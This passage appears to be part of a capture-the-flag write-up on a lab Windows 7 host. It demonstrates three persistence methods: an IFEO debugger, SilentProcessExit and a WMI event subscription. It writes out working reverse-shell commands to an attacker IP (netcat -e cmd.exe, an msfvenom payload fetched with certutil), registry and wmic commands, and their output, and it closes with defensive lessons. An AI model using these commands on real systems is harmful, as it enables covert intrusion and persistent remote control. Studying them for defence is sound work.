nc -nlvp 443
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.40] 49176
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>

# window the victim sees
'_calc.exe' is not recognized as an internal or external command,
operable program or batch file.
The reverse shell arrives, but the screenshot shows the covert half failing: the window the victim sees reads '_calc.exe' is not recognized as an internal or external command. The cmd /C does not inherit System32 as its working directory and _calc.exe is not on the PATH, so the calculator never appears. The fix is an absolute path (C:\Windows\System32\_calc.exe), and it is worth writing down rather than glossing over, because this is exactly the detail that gives the technique away: the user gets a black window with an error where they expected a calculator.
That is this method's weak point even when it works: a visible cmd window is left behind and, if the user closes it, the connection dies with it.
2. SilentProcessExit (on close)
The second variant fires when the program is closed rather than opened, which feels considerably more natural: the user finishes what they were doing, closes the window and the connection goes out at that moment. Windows allows this through SilentProcessExit, a diagnostics mechanism that runs a monitor process when another one ends.
It takes four keys, plus the GlobalFlag that tells the system to watch that executable in the first place:
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512 /f /reg:64
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1 /f /reg:64
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /t REG_SZ /d "C:\Windows\Temp\nc.exe -e C:\Windows\System32\cmd.exe 10.10.16.5 443" /f /reg:64
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ExitStatus /t REG_DWORD /d 0 /f /reg:64
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v DumpType /t REG_DWORD /d 0 /f /reg:64
C:\Windows\system32>reg add "HKLM\...\Image File Execution Options\notepad.exe" ^
    /v GlobalFlag /t REG_DWORD /d 512 /f /reg:6More?
The operation completed successfully.

C:\Windows\system32>reg add "HKLM\...\SilentProcessExit\notepad.exe" ^
    /v ReportingMode /t REG_DWORD /d 1 /f /reg:6More?
The operation completed successfully.

C:\Windows\system32>reg add "HKLM\...\SilentProcessExit\notepad.exe" ^
    /v MonitorProcess /t REG_SZ ^
    /d "C:\Windows\Temp\nc.exe -e C:\Windows\System32\cmd.exe 10.10.16.5 443" ^
    /f /reg:6More?More?
The operation completed successfully.

C:\Windows\system32>reg add "HKLM\...\SilentProcessExit\notepad.exe" ^
    /v ExitStatus /t REG_DWORD /d 0 /f /reg:6More?
The operation completed successfully.

C:\Windows\system32>reg add "HKLM\...\SilentProcessExit\notepad.exe" ^
    /v DumpType /t REG_DWORD /d 0 /f /reg:6More?
The operation completed successfully.
Each value plays a part: GlobalFlag = 512 enables process-exit tracking, ReportingMode = 1 makes the monitor launch, MonitorProcess is the program to launch (our netcat), ExitStatus = 0 restricts the trigger to clean exits and DumpType = 0 prevents Windows from writing a memory dump that would draw attention.
The screenshot also shows a practical quirk of the Windows console: the carets (^) that split the commands over several lines make cmd answer More? asking for continuation, and those More? prompts get mixed into the command text on the same line. That is terminal noise, not an error, and every block ends with its The operation completed successfully.
The result is better than the previous one because there is no spurious window on open, but it shares the same Achilles heel: the connection lives only as long as the cmd holding it.
3. WMI event subscription (at fixed intervals)
The third one is the good one. WMI lets you register a permanent subscription that runs something when a system event occurs, and that subscription lives in the WMI repository, not in the startup keys any autoruns tool inspects. It survives reboots and does not depend on any user opening anything.
First, the executable that will act as the reverse shell:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.5 LPORT=443 -f exe -o persistence.exe
python3 -m http.server 80
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: persistence.exe

# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
cd C:\Windows\Temp
certutil.exe -f -urlcache -split http://10.10.16.5/persistence.exe
dir
C:\Windows\Temp>certutil.exe -f -urlcache -split http://10.10.16.5/persistence.exe
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp>dir
 Directory of C:\Windows\Temp

23/06/2025  21:03    <DIR>          .
23/06/2025  21:03    <DIR>          ..
23/06/2025  20:27            45,272 nc.exe
23/06/2025  21:03             7,168 persistence.exe
18/02/2022  16:32    <DIR>          vmware-SYSTEM
23/06/2025  15:25            61,870 vmware-vmsvc.log
18/02/2022  17:11            21,805 vmware-vmusr.log
23/06/2025  15:25             1,365 vmware-vmss.log
               5 File(s)        137,480 bytes
               3 Dir(s)   2,684,338,176 bytes free
The 7168 bytes in the dir match the Final size of exe file from msfvenom, so the file arrived intact.
The subscription is built from three pieces: a filter (which event to watch), a consumer (what to run) and a binding that ties them together.
wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="persistence", EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="persistence", ExecutablePath="C:\Windows\Temp\persistence.exe",CommandLineTemplate="C:\Windows\Temp\persistence.exe"
wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=""persistence""", Consumer="CommandLineEventConsumer.Name=""persistence"""
C:\Windows\Temp>wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="persistence", EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
Instance creation successful.

C:\Windows\Temp>wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="persistence", ExecutablePath="C:\Windows\Temp\persistence.exe",CommandLineTemplate="C:\Windows\Temp\persistence.exe"
Instance creation successful.

C:\Windows\Temp>wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=""persistence""", Consumer="CommandLineEventConsumer.Name=""persistence"""

Instance creation successful.
The WQL query is the interesting part. Win32_PerfFormattedData_PerfOS_System is a performance counter class that changes constantly, and WITHIN 60 tells WMI to poll every 60 seconds for changes. Since it always changes, the practical effect is one trigger per minute, without creating anything resembling a scheduled task: underneath it is just a subscription to a performance counter.
All that is left is to listen:
sudo rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.40] 49167
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
A fresh shell every minute with nobody's involvement, and this time with no visible window on the victim's desktop. rlwrap is used so the cmd remembers history and accepts arrow keys, which do not work on a raw shell.
Attack chain
Windows 7 + SMBv1 (:445)
   │  nmap smb-vuln-ms17-010 → VULNERABLE (CVE-2017-0143)
   ▼
EternalBlue / MS17-010 (AutoBlue, no Metasploit)
   ▼
direct shell as NT AUTHORITY\SYSTEM  →  user.txt + root.txt
   │
   ├─ reg save SAM/SYSTEM → secretsdump → Administrator's NT hash
   │     └─ Pass-the-Hash (crackmapexec / psexec.py)
   │
   ├─ Mimikatz obfuscated with Ebowla → LSASS → cleartext password (wdigest)
   │     └─ RDP enabled with crackmapexec -M rdp
   │
   └─ Persistence: IFEO Debugger · SilentProcessExit · WMI subscription
Lessons learned
- Unpatched SMBv1 is remote code execution as
SYSTEM. MS17-010 needs no credentials and no user interaction; it was the engine behind WannaCry. The patch has existed since March 2017 and SMBv1 should be disabled, not merely patched. - An NT hash is worth as much as the password. With Pass-the-Hash the attacker authenticates without knowing or cracking it. That is why protecting the
SAMand LSASS matters, and why segmentation keeps one compromised host from becoming a foothold into the rest. lsass.exeis a credential vault. Mimikatz pulls hashes out of its memory and, whenwdigestis enabled as on Windows 7, cleartext too. Credential Guard, RunAsPPL and cutting down privileged interactive sessions limit the haul.- Modern evasion is not obfuscation, it is conditioning. Ebowla does not disguise Mimikatz: it encrypts it with a key derived from the target's environment, so off that machine the binary is a useless blob. Static signature detection stops working, which is why defence has moved to behaviour (who opens
lsass.exe, not which file does). - Persistence lives in legitimate mechanisms. Neither
Image File Execution Options, norSilentProcessExit, nor WMI subscriptions are malware: they are debugging and diagnostics features of Windows itself. Auditing those three registry branches and the WMI repository (root\subscription) matters as much as reviewing startup items. - Old things are still alive. Blue looks like a lab exercise, but unpatched Windows 7 hosts with SMBv1 still exist on real networks; inventory and patching are not optional.